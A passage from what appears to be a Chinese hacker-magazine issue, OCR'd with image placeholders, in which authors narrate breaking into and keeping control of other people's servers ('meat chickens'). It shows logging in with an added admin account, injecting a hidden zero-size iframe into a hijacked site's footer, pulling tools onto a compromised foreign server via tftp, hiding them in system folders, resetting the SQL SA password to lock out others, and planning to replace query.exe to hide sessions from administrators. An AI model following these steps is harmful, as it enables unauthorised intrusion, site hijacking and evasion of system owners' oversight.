


图9 终端服务端口

这下好了，我们打开终端登录器，用刚才加的管理员用户登录吧（如图10）。哈哈，2.8的CPU、512的内存、100M的带宽，极品肉鸡啊，爽死了！




图10 终端登录

到此，入侵就结束了，至于加后门、隐藏帐户都是后话，我就不多说了。

一个题外话：

网站入侵的另类玩法

很多和我一样的菜鸟都想有一个自己的网站，可是外面免费的空间太难申请了。现在申请空间都要给他们做广告，你申请后他会给你一个连接地址，要有一定的人数点了这个地址才能得到空间。那能不能利用我们获得的网页程序的后台来让别人点连接呢，答案是有的。我们只要在他的首页里加上下面的这段代码就可以了。

```
<iframe src="你的连接地址" marginwidth="0" marginheight="0" height="0" width="0" scrolling="no" border="0" frameborder="0"></iframe>
```

当别人访问的页面里面包含这段代码时，就会自动打开我们自己的连接地址。那怎么把这段程序放进首页中呢？大家来看看后台的基本设置，这里有个版权信息，版权信息是直接显示在页面下方的，也支持html的，我们就把他写在这里吧，如图11。




图11 版权信息

（本文所涉及的最新海洋顶端eval版ASP木马、PCAnyPass.exe、终端登录器在光盘中均有收录）

编辑点评：这台服务器还真行，开了端终服务还要装个pcAnywhere，方便了自己也方便了黑客，看来serv-u始终是一大安全隐患啊，大家建服务器时可要小心哦，不能图一时方便而忽略安全因素哦！

肉鸡接龙 国外美味“肉鸡”的另类吃法

by 风之扬

“肉鸡”通常被用来描述那些Internet上防护性差、易于被攻破和控制的计算机。随着大家的手段不断高明，“肉鸡”也越来越多，但是，如何“配料”、“烹饪”并制作一只“香喷喷”的“肉鸡”大餐，考虑的朋友可能就不太多了！因此，在进行攻击时，我们可能会借用别人的系统来达到自己的目的（比如想拥有一个不花钱的高速虚拟主机），重点的步骤可能就是对下一目标的攻击和被侵占计算机本身的利用了。

一、有备而来——添置我的“兵器库”

很多黑客会在“肉鸡”上安装FTP软件或者开放FTP服务，再下载其数据。要建立一个“自由的”世界，就必须有一些手段来进行维护。比如，安装软件和开放服务这样的动作很容易在系统中的各类日志留下记录，有可能被发现；不希望被人逮住的黑客会自己建立一台FTP服务器，利用“肉鸡”上的客户端把自己的数据上传过来。还有更高明的思路吗？

某天，在参观国外某安全站点时，正好看到一个让人垂涎的帖子，一个国外的朋友公布了一大串“肉鸡”服务器，还有许多单独的IP地址。想想自己干瘪的钱袋，只有当回“垃圾公”了。几番测试对比速度后，选择了202.***.***.182这台服务器。虽然速度不错，可惜界面全部是英文的，鱼和熊掌不能兼得啊！既然要速度，就只有选这台“洋鸡”来做一顿大餐了！连上后的远程桌面如图1所示。




图1 远程桌面

看着干净的桌面，我们就要思考下一步了。目的只有一个：让我独享，为我独享（有点东方不败的气概了）！详细的解释就是让管理员不能找到蛛丝马迹，同时也不要再让其他人再找到这只“肉鸡”！所以，一定要谨慎，千万别到最后让“煮熟的鸭子”飞了！

现在要做的，就是把工具搬过去。请几个小工？这大老远的也不好找人啊，还要付工钱！还是用TFTP吧，输入“tftp -i IP get 文件名 存放地址”不就可以了吗？不过，想到前几天屡试不爽的网上U盘，既不用自己装个什么服务器，又可以很方便的在肉鸡里面下载，不是一举两得吗？打开http://wupub.ys168.com，然后通过网络U盘把文件转过去，速度还不错。别忘了，这是个

英文的服务器，就好象我们上繁体网站需要下载语言包一样，网站提示下载“简体中文语言包”。为了安全起见，暂时选择不下载。本地的U盘目录如图2所示。




图2 本地的U盘目录

这些工具就是我们要用到的了，登录肉鸡，把这些工具全部下载。为了掩人耳目，建议把东西放到一个深一点的目录，然后给他加上隐藏属性，这样隐蔽一些。现在，在c：\winnt\system32\com下建立了一个名称为1的文件夹，我们就把东西全放在这里面。如图3所示。




图3 上传工具

这些工具包括：连接3389的工具、修改3389的工具、执行SQL的工具、替换查询的工具、替换终端服务的工具、FTP工具等。现在，“万事俱备，只欠东风”了。

二、为我独享——让肉鸡为我所用

这台“肉鸡”有一个SQL漏洞，根本原因在于SA帐号密码为空，如果别人也知道了，还谈什么“为我独享！”。下面就要给SA帐号设置一个密码了。进入服务器后，打开“SQL server”下的“SQL Query Analyzer”(查询分析器)，软件一般都自带这个工具。出现登录窗口后，我们输入IP 帐号密码，其中，127.0.0.1代表本机IP，我们登录了“肉鸡”的服务器，自然就像本地操作一样了，默认的帐号是SA，密码为空。进入界面后，输入SQL语句：

EXEC sp_password NULL, '123456', 'sa'

然后点击上方的绿色三角按钮，执行完毕，提示“Password changed.”，表示密码已经更改。现在，改掉了密码，就不怕别人抢“肉鸡”了。如图4所示。

现在，就要考虑替换query.exe了！为什么要替换这个query.exe呢？在开启终端后，query user这个命令就可以协助管理员起作用了。不管我们用什么办法安装终端，怎么隐藏安装的痕迹，只要管理员在命令行下运行query user命令时，就会暴露蛛丝马迹！我们看看，它可以显示当前的连接用户！这样管理员就可以很容易的看到谁在连接电脑了！这不是很容易就把自己暴露了吗？如图5所示。

